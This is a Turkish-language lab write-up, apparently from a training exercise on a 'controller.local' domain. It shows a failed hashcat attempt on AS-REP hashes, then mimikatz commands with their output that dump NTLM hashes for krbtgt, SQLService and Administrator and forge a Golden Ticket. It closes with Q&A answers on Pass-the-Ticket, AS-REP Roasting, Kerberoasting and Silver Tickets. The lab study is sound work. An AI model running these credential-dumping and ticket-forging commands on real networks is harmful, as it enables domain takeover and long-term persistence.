Started: Wed Apr 22 07:56:29 2026  
Stopped: Wed Apr 22 07:56:29 2026  
  
kali@kali:~/kerberos$  
kali@kali:~/kerberos$ nano hash123.txt  
kali@kali:~/kerberos$  
kali@kali:~/kerberos$ hashcat -m 18200 hash123.txt pass.txt  
hashcat (v7.1.2) starting  
  
OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]  
===== * Device #01: cpu-haswell-Intel(R) Core(TM) i7-8700 CPU @ 3.20GHz, 2424/4849 MB (1024 MB allocatable), 4MCU  
===== Minimum password length supported by kernel: 0  
Maximum password length supported by kernel: 256  
Minimum salt length supported by kernel: 0  
Maximum salt length supported by kernel: 256  
  
Hashfile 'hash123.txt' on line 1 ($krb5a...A000BFC6F93E40AC328D8CE5E28DA40): Token length exception  
Hashfile 'hash123.txt' on line 2 ( ...387885E15AE51AB369FF5770396EF843): Separator unmatched  
Hashfile 'hash123.txt' on line 3 ( ...7A296CE7CC0802384BF17C8C939A3318): Separator unmatched  
Hashfile 'hash123.txt' on line 4 ( ...CE6E48C3D123FD34CA2410AF199B4394): Separator unmatched  
Hashfile 'hash123.txt' on line 5 ( ...2289B4F0424C5CF9F46019E53E290AF4): Separator unmatched  
Hashfile 'hash123.txt' on line 6 ( ...AED4CEBAF3EF36ACE3BCFC8378641A62): Separator unmatched  
Hashfile 'hash123.txt' on line 7 ( ...D1A67A4D0122C224B34945FE230DAFCB): Separator unmatched  
  
* Token length exception: 1/1 hashes  
This error happens if the wrong hash type is specified, if the hashes are malformed, or if input is otherwise not as expected (for example, if the --username or --dynamic-x option is used but no username or dynamic-tag is present)  
  
No hashes loaded.  
  
Started: Wed Apr 22 08:08:33 2026  
Stopped: Wed Apr 22 08:08:34 2026
```



Normalde bu aldığımız hashler ve rubeus üzerinden asreproast komutundan aldığımız hash değerlerini hashcat ile kırmamız gerekiyor ama hashleri anlayamadı hashcat. Aktarma biçimimde yanlışlık olabilir.

Şimdi Golden Ticket saldırısı yapacağız.

Başlamadan önce bilmemiz gereken birkaç tanım var.

KRBTGT: KDC'nin (Key Distribution Center) servis hesabıdır. KDC, istemcilere tüm ticket'ları dağıtan ana bileşendir. Eğer bu hesabı taklit eder ve KRBTGT hesabından bir Golden Ticket oluştursanız istediğiniz her şey için yetki alabilirsiniz.

```
controller\administrator@CONTROLLER-1 C:\Users\Administrator>cd Downloads
controller\administrator@CONTROLLER-1 C:\Users\Administrator\Downloads>mimikatz.exe

.#####.  mimikatz 2.2.0 (x64) #19041 May 19 2020 00:48:59
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK
```

Öncelikle mimikatz Windows işletim sistemlerinde plain text parolalar, şifre hashleri, Kerberos biletlerini çıkarak bir araçtır.

privilege::debug = Yönetici yetkileriyle işlem yapabilmek için gerekli ayrıcalık alınır. Çıktıda [privilege '20' ok] görülmelidir.

```
mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : CONTROLLER / S-1-5-21-432953485-3795405108-1502158860

RID : 000001f6 (502)
User : krbtgt

* Primary
  NTLM : 72cd714611b64cd4d5550cd2759db3f6
  LM   :
Hash NTLM: 72cd714611b64cd4d5550cd2759db3f6
ntlm- 0: 72cd714611b64cd4d5550cd2759db3f6
lm - 0: aec7e106ddd23b3928f7b530f60df4b6

* WDigest
  01 d2e9aa3caa4509c3f11521c70539e4ad
  02 c9a868fc195308b03d72daa4a5a4ee47
  03 171e066e448391c934d0681986f09ff4
  04 d2e9aa3caa4509c3f11521c70539e4ad
  05 c9a868fc195308b03d72daa4a5a4ee47
  06 41903264777c4392345816b7ecbf0885
  07 d2e9aa3caa4509c3f11521c70539e4ad
```

Bu komut ile LSA (Local Security Authority) üzerinden KRBTGT hesabının NTLM hash değeri ve SID değeri elde edilir

```
mimikatz # Kerberos::golden /user:Administrator /domain:controller.local /sid:S-1-5-21-432953485-3795405108-1502158860 /krbtgt:72cd714611b64cd4d5550cd2759db3f6 /id:500
User : Administrator
Domain : controller.local (CONTROLLER)
SID : S-1-5-21-432953485-3795405108-1502158860
User Id : 500
Groups Id : *513 512 520 518 519
ServiceKey: 72cd714611b64cd4d5550cd2759db3f6 - rc4_hmac_nt
Lifetime : 4/22/2026 6:36:48 AM ; 4/19/2036 6:36:48 AM ; 4/19/2036 6:36:48 AM
-> Ticket : ticket.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !
mimikatz #
```

Bu komutta golden ticket oluşturmak için ele geçirilen KRBTGT hash değeri ve domain SID değerini kullanıyoruz.

Silver Ticket için ise hedef servis hesabının NTLM hash'i ve servis hesabının SID değeri kullanılır. Şimdi bizden SQLService NTLM hash değerini istemiş. Bunun için silver ticket oluşturacağız. Golden Ticket domaindeki tüm kaynaklara (KRBTGT hash'i ile) tam yetki sağlarken Silver Ticket yalnızca tek bir servise şu anki durumda SQLService'e sınırlı erişim sağlar.

```
mimikatz # lsadump::lsa /inject /name:SQLService
Domain : CONTROLLER / S-1-5-21-432953485-3795405108-1502158860

RID : 00000455 (1109)
User : SQLService

* Primary
  NTLM : cd40c9ed96265531b21fc5b1dafcfb0a
  LM :
  Hash NTLM: cd40c9ed96265531b21fc5b1dafcfb0a
  ntlm- 0: cd40c9ed96265531b21fc5b1dafcfb0a
  lm - 0: 7bb53f77cde2f49c17190f7a071bd3a0

* WDigest
```

```
mimikatz # lsadump::lsa /inject /name:Administrator
Domain : CONTROLLER / S-1-5-21-432953485-3795405108-1502158860

RID : 000001f4 (500)
User : Administrator

* Primary
  NTLM : 2777b7fec870e04dda00cd7260f7bee6
  LM :
  Hash NTLM: 2777b7fec870e04dda00cd7260f7bee6
```

SeDebugPrivilege yetkisini kullanarak LSASS işlemine enjekte olur, LSA'nın bellekte tuttuğu NTLM hash veritabanından sadece SQLService hesabının hash'ini okur ve ekrana yazdırır. Aynı şekilde Admin hesabına da bu işlem yapılır.



Önemli Not: Golden Ticket için krbtgt hash'i gerekir ama Silver Ticket için ise hedef servis hesabının (SQLService) NTLM hash'i yeterlidir.

### **FAZ 3: Mühendislik Vizyonu ve Saldırı Sözlüğü (Conclusion)**

#### **1. Pass the Ticket (PtT) Saldırısı:**

**Soru:** Bir Kırmızı Takım üyesi olarak, elinizde kullanıcının parolası veya NTLM hash'i olmadan, sadece çalınmış bir Kerberos bileti (TGT/TGS) ile sisteme nasıl sızarsınız? Bu saldırının arka planındaki çalışma mantığı nedir?

Sisteme sızmak için sadece bellekten bulunmuş bir TGT veya TGS yani bir Kerberos bileti ile sisteme sızarsınız. Bileti LSASS belleğinden alırsınız.

#### **2. AS-REP Roasting Saldırısı:**

**Soru:** Bu saldırı, sistem yöneticisinin yaptığı hangi kritik yapılandırma hatasından (Pre-Auth / Ön Kimlik Doğrulama eksikliği) beslenir? Saldırgan bu hatayı kullanarak domain'deki bir kullanıcının hash'ini sistemi uyandırmadan nasıl çalar?

Bu saldırı, sistem yöneticisinin yaptığı kritik yapılandırma hatasından kaynaklıdır. "Do not require Kerberos preauthentication".

Düşük yetkili hesaplarda AS-REQ gönderilip AS-REP alınır ve hash çalınır sistemde log oluşmaz.

#### **3. Kerberoasting Saldırısı:**

**Soru:** Active Directory ortamında neden özellikle Servis Hesapları (Service Principal Name - SPN) hedeflenir? Bir saldırganın, geçerli düşük yetkili bir kullanıcıyla içeri girdikten sonra bilet (TGS) talep edip, bu biletin şifresini kendi evindeki bilgisayarda (Offline Cracking) kırmasını sağlayan Kerberos tasarım zafiyeti nedir?

Servis hesapları SPN kaydı taşıdığı için hedeflenir çünkü herhangi bir domain kullanıcısı TGS talep edebilir. TGS bileti servis hesabının hash değeri ile şifrelendiği için offline bir şekilde hashcat gibi araçlarla hash kırılır.

#### **4. Golden Ticket (Altın Bilet) Saldırısı:**

**Soru:** "Golden Ticket" nedir ve üretmek için neden özellikle Domain Controller üzerindeki **KRBtgt** hesabının hash'ine ihtiyaç duyarız? Bu bilet saldırısına sistemde nasıl bir kalıcılık (Persistence) ve "Sınırsız Erişim" sağlar?

Golden Ticket KRBtgt hesabının hash değeri ile üretilen sahte TGT ticketıdır. KRBtgt tüm biletleri imzaladığı için sınırsız yetki ve uzun süreli kalıcılık yani persistence sağlayabilir.

#### **5. Silver Ticket (Gümüş Bilet) Saldırısı:**

**Soru:** Silver Ticket'in, Golden Ticket'tan (Altın Bilet) mimari ve yetki kapsamı olarak en büyük farkı nedir? Neden bazen Domain Controller'ı (KRBtgt) hedef almak yerine, sadece spesifik bir servisi (Örn: SQL Sunucusu) hedef alan Gümüş Bilet üretmeyi tercih ederiz?

Silver Ticket spesifik servis hash değeri ile üretilen sahte TGS'dir. Golden Ticket'tan farkı sadece tek bir servise erişim vermesi ve KRBTGT'yi riske atmadan daha sessiz çalışmasıdır.